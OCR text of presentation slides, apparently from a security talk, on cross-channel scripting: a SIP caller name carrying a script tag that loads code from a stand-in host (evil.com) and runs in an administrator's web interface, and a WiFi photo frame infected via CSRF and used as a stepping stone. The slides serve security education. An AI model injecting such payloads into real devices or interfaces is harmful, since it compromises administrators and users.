
SIP XCS

1 SIP: xyz@mydomain calls abc@thatdomain



SIP XCS

1 SIP: xyz@mydomain calls abc@thatdomain



2 RTP: carries actual binary data

SIP XCS

SIP XCS

1 Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```

SIP XCS

1 Attacker makes a call as

```
“<script src="//evil.com/"></script>”
```


2 Administrator accesses web interface

SIP XCS

1 Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```

2 Administrator accesses web interface



3 Payload executes

SIP XCS attack result




Photo frame sales




Photo frame XCS

WiFi photo frame

- Samsung SPF85V
- RSS / URL feed
- Windows Live
- WMV / AVI

Photo frame XCS

Fetch photos from the Internet. Watch movies too.

Photo frame XCS

Fetch photos from the Internet. Watch movies too.

Operation

- Use browser interface to set up
- You can also see the current photo!
- Many configuration fields: RSS, URLs, etc...

Photo frame XCS





Photo frame XCS

I Attacker infects via CSRF






Photo frame XCS

1 Attacker infects via CSRF

2 User connects to manage





Photo frame XCS

1 Attacker infects via CSRF

2 User connects to manage




3 Payload executes

Photo frame XCS attack result

Photo frames as stepping stones


Photo frames as stepping stones




1 Frame gets infected via grandma's browser

Photo frames as stepping stones

2 Son connects to upload photos

